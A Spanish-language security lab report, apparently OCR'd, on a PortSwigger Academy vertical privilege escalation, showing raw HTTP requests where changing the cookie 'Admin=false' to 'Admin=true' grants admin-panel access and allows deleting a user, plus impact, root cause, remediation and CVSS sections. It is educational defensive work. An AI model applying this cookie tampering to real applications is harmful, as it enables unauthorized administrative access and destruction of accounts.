Escalada vertical de privilegios mediante parámetro de rol controlado por el usuario

1. Descripción


Se identificó una vulnerabilidad de control de acceso vertical en una aplicación web del laboratorio de PortSwigger Web Security Academy.

La aplicación utilizaba un parámetro de rol controlado por el usuario (`Admin=false`) para determinar los privilegios de la sesión. Al modificar su valor a `Admin=true`, fue posible obtener acceso a la sección administrativa sin contar originalmente con los permisos correspondientes.


Desde el panel administrativo se pudo eliminar al usuario `carlos`, completando el objetivo del laboratorio.

2. Evidencia

- **Evidencia 1 — Página inicial:** captura de la página del laboratorio antes de realizar las pruebas.



- **Evidencia 2 — Cuenta de usuario:** captura de la sesión iniciada con una cuenta de usuario estándar.




Request Response

Pretty Raw Hex

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a3900810404358980eb7b570086009a.web-security-academy.net
3 Cookie: Admin=false; session=[redacted]
4 Cache-Control: max-age=0
5 Accept-Language: es-419,es;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/156.0.0.0 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/jxl,image/avif,image/webp,image
  /apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Not:A-Brand";v="8", "Chromium";v="156"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "Windows"
16 Referer: https://0a3900810404358980eb7b570086009a.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
```

- **Evidencia 3 — Modificación del rol:** captura de la petición modificada en Burp Suite Repeater, cambiando `Admin=false` por `Admin=true`.



Request

Pretty Raw Hex


```
1 GET /my-account?id=wiener HTTP/2
2 Host:
  0a3900810404358980eb7b570086009a.web-securi
  ty-academy.net
3 Cookie: Admin=true; session=
  [redacted]
4 Cache-Control: max-age=0
5 Accept-Language: es-419,es;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/156.0.0.0 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application
  /xml;q=0.9,image/jxl,image/avif,image/webp,
  image/apng,*/*;q=0.8,application/signed-exc
  hange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Not:A-Brand";v="8",
  "Chromium";v="156"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "Windows"
16 Referer:
  https://0a3900810404358980eb7b570086009a.we
```

Response


Pretty Raw Hex Re...

```
50                    top-links">
                        <a href=/>
                        Home
                      </a>
                      <p>
                        |
                      </p>
51                    <a href="/admin">
                        Admin panel
                      </a>
                      <p>
                        |
                      </p>
52                    <a href="
                      /my-account?id=wie
                      ner">
                        My account
                      </a>
                      <p>
                        |
                      </p>
53                    <a href="/logout">
                        Log out
                      </a>
                      <p>
                        |
                      </p>
```


- **Evidencia 4 — Acceso administrativo:** captura del panel `/admin`, accesible tras modificar el parámetro de rol.




- **Evidencia 5 — Eliminación del usuario:** captura de la petición de eliminación y de la respuesta HTTP `302 Found`.



- **Evidencia 6 — Confirmación de eliminación:** captura del mensaje `User deleted successfully`.



- **Evidencia 7 — Laboratorio resuelto:** captura del estado final *Solved* en PortSwigger Web Security Academy.



3. Impacto (CIA)

Confidencialidad:
El acceso no autorizado al panel administrativo puede permitir consultar información reservada a administradores, según las funciones disponibles en la aplicación.

Integridad:
Se demostró la capacidad de ejecutar una acción administrativa no autorizada: eliminar al usuario `carlos`.

Disponibilidad:
La eliminación de cuentas puede impedir que los usuarios afectados accedan al servicio. El alcance del impacto depende de los permisos y las funciones comprometidas.

4. Causa raíz

La aplicación confiaba en un parámetro controlable por el cliente para determinar el nivel de privilegios de la sesión, sin aplicar una validación de autorización efectiva en el servidor.

Los permisos administrativos no deben depender de valores enviados o modificables por el usuario. El servidor debe verificar los permisos correspondientes en cada solicitud que acceda a recursos o ejecute acciones privilegiadas.

5. Remediación

- Determinar los roles y permisos a partir de información confiable mantenida en el servidor.
- Validar la autorización en el servidor en cada solicitud a endpoints administrativos.
- Aplicar el principio de mínimo privilegio.
- Denegar por defecto el acceso a funciones administrativas a usuarios sin los permisos requeridos.
- No confiar en cookies, parámetros o campos modificables por el cliente para conceder privilegios.
- Incorporar pruebas de control de acceso vertical en las pruebas de seguridad y regresión.

6. CVSS aproximado

CVSS 3.1: 8.1 — Alto (estimación provisional).

Vector orientativo: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N`

La puntuación es una estimación basada en el escenario demostrado y presupone que un usuario autenticado con privilegios bajos puede acceder remotamente a funciones administrativas que afectan información sensible y permiten modificar datos. La puntuación definitiva debe ajustarse al alcance real del impacto y a las condiciones de explotación.

7. Prioridad

Alta.

La vulnerabilidad permite escalar privilegios verticalmente desde una cuenta estándar y ejecutar una acción administrativa no autorizada. Se recomienda corregir la validación de permisos del lado del servidor y verificar que las rutas administrativas rechacen solicitudes de usuarios sin autorización.

8. Entorno de prueba

- **Plataforma:** PortSwigger Web Security Academy.
- **Categoría:** Broken Access Control.
- **Tipo de vulnerabilidad:** Escalada vertical de privilegios.
- **Herramienta utilizada:** Burp Suite Repeater.
- **Alcance:** Laboratorio educativo autorizado.

Los resultados corresponden al entorno controlado del laboratorio y no implican que se haya probado una aplicación de producción.